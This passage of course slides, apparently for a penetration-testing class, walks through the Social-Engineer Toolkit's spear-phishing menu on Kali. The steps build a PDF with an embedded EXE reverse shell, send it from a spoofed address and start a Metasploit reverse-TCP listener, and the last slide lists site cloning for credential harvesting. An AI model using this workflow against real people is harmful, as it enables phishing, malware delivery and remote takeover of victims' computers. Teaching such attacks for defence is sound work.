- To get the latest update of set, enter the following from a terminal in Kali:



```
root@testkali:~# rm -rf /usr/share/set/ && git clone https://github.com/trusteds
ec/social-engineer-toolkit/ /usr/share/set
```

- This removes all files and folder associated with SET and replaces them with a fresh copy. Executed correctly should give the following:




```
Cloning into '/usr/share/set'...
remote: Counting objects: 60217, done.
remote: Compressing objects: 100% (189/189), done.
remote: Total 60217 (delta 104), reused 0 (delta 0)
Receiving objects: 100% (60217/60217), 110.72 MiB | 1.40 MiB/s, done.
Resolving deltas: 100% (38805/38805), done.
root@testkali:~#
```

75

More on Updating

- You can also get “bleeding Edge” updates with the following



```
root@testkali:~# echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /
etc/apt/source.list
root@testkali:~# apt-get update && apt-get upgrade
```


- Note: This may cause some instabilities and may force you to “Troubleshoot” some of the software. Hint: Take a snapshot first.

76

76

Initial Options

- If you have not edited the set_config file you will see the following options:




```
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

77

77

Drilling Down

- Under “Social-Engineering Attacks”




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

78

78

Drilling Down

- Under “Fast-Track Penetration Testing “




```
Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
 vectors have been
completely rewritten and customized from scratch as to improve functionality and
 capabilities.

   1) Microsoft SQL Bruter
   2) Custom Exploits
   3) SCCM Attack Vector
   4) Dell DRAC/Chassis Default Checker
   5) RID_ENUM - User Enumeration Attack
   6) PSEXEC Powershell Injection

  99) Return to Main Menu

set:fasttrack>
```

79

Drilling Down

- Under “Third Party Modules




```
  [-] Social-Engineer Toolkit Third Party Modules menu.
  [-] Please read the readme/modules.txt for information on how to create your o
wn modules.

  1.  RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read
 the readme/RATTE-Readme.txt first
  2.  RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read
 the readme/RATTE_README.txt first

  99. Return to the previous menu

set:modules>
```

80

Walk Through of Attack

- We will start back at the main menu for SET




```
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

81

Walk Through of Attack

- Select Option 1 for Spear-Phishing




```
        The one stop shop for all of your SE needs.

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 1
```

82

82

Walk Through of Attack

- Select Option 1 for a Mass Email Attack




```
  10) Third Party Modules

  99) Return back to the main menu.

set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>1
```

83

83

Walk Through of Attack

- Select Option 12 for PDF embedded EXE




```
   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   6) Adobe Flash Player "Button" Remote Code Execution
   7) Adobe CoolType SING Table "uniqueName" Overflow
   8) Adobe Flash Player "newfunction" Invalid Pointer Use
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12
```

84

84

Walk Through of Attack

- Select Option 2 for Built-in PDF




```
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12


[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2
```

85

Walk Through of Attack

- Select Payload 1




```
[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse 
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>
```

86

Walk Through of Attack

- Add an IP Address to listen on




```
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse 
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
```

87

Walk Through of Attack

- Select a port (Defaults to 443)




```
   1. Use your own PDF for attack
   2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:80
```

88

88

Walk Through of Attack

- Select Option 1 to keep file name




```
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:80
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.

   Right now the attachment will be imported with filename of 'template.whatever
'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
```

89

89

Walk Through of Attack


- Select Option 1 for a single Email address



```
   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```

90

90




Walk Through of Attack

- Select Option 1 for a Pre-Defined template

```
  Social Engineer Toolkit Mass E-Mailer

  There are two options on the mass e-mailer, the first would
  be to send an email to one individual person. The second option
  will allow you to import a list and send it to as many people as
  you want within that list.

  What do you want to do:

  1.  E-Mail Attack Single Email Address
  2.  E-Mail Attack Mass Mailer

  99. Return to main menu.

set:phishing>1

  Do you want to use a predefined template or craft
  a one time email template.

  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
```

91

91




Walk Through of Attack

- Select Option 1 for the first template

```
  99. Return to main menu.

set:phishing>1

  Do you want to use a predefined template or craft
  a one time email template.

  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
```

92

92



Walk Through of Attack

- Enter an Email Address (Mine)


```
  99. Return to main menu.

set:phishing>1

  Do you want to use a predefined template or craft
  a one time email template.

  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org
```

93

93

Walk Through of Attack

- Select Option 2 for my own server




```
  a one time email template.

  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>2
```

94

94

Walk Through of Attack

- Enter a "From" address




```
  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
```

95

95

Walk Through of Attack

- Enter a Name




```
  1. Pre-Defined Template
  2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
```

96

96

Walk Through of Attack

- Enter Mail server information (Consolidated)




```
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
```

97

Walk Through of Attack

- Launch Metasploit and setup listener




```
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:
```

98

Walk Through of Attack

- Will look like this for a bit




```
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:y
[*] Starting the Metasploit Framework console...
```

99

Walk Through of Attack

- Eventually




```
       =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1387 exploits - 781 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.241.137
LHOST => 192.168.241.137
resource (/root/.set/meta_config)> set LPORT 80
LPORT => 80
resource (/root/.set/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.241.137:80
[*] Starting the payload handler...
```

Walk Through of Attack

- At this point, Metasploit is listening for the packet coming from your victim once the attempt to open the attachment

Other Choices

- You could clone a web site and set up your own copy hosting malicious attacks
- You could clone a web site and just harvest credentials from unsuspecting visitors
- You could use the mass e-mailer to “invite” victims to visit your freshly cloned site
- You could build a link that shows a legitimate url when the mouse hovers over the link, but replaces the page with yours once clicked




Fast-Track

- If you have the Metasploit book, you may see reference to a separate tool called Fast-Track
- Fast-Track was rolled in to SET under "Fast-Track Penetration Testing "

MIS 5212.001 103

103

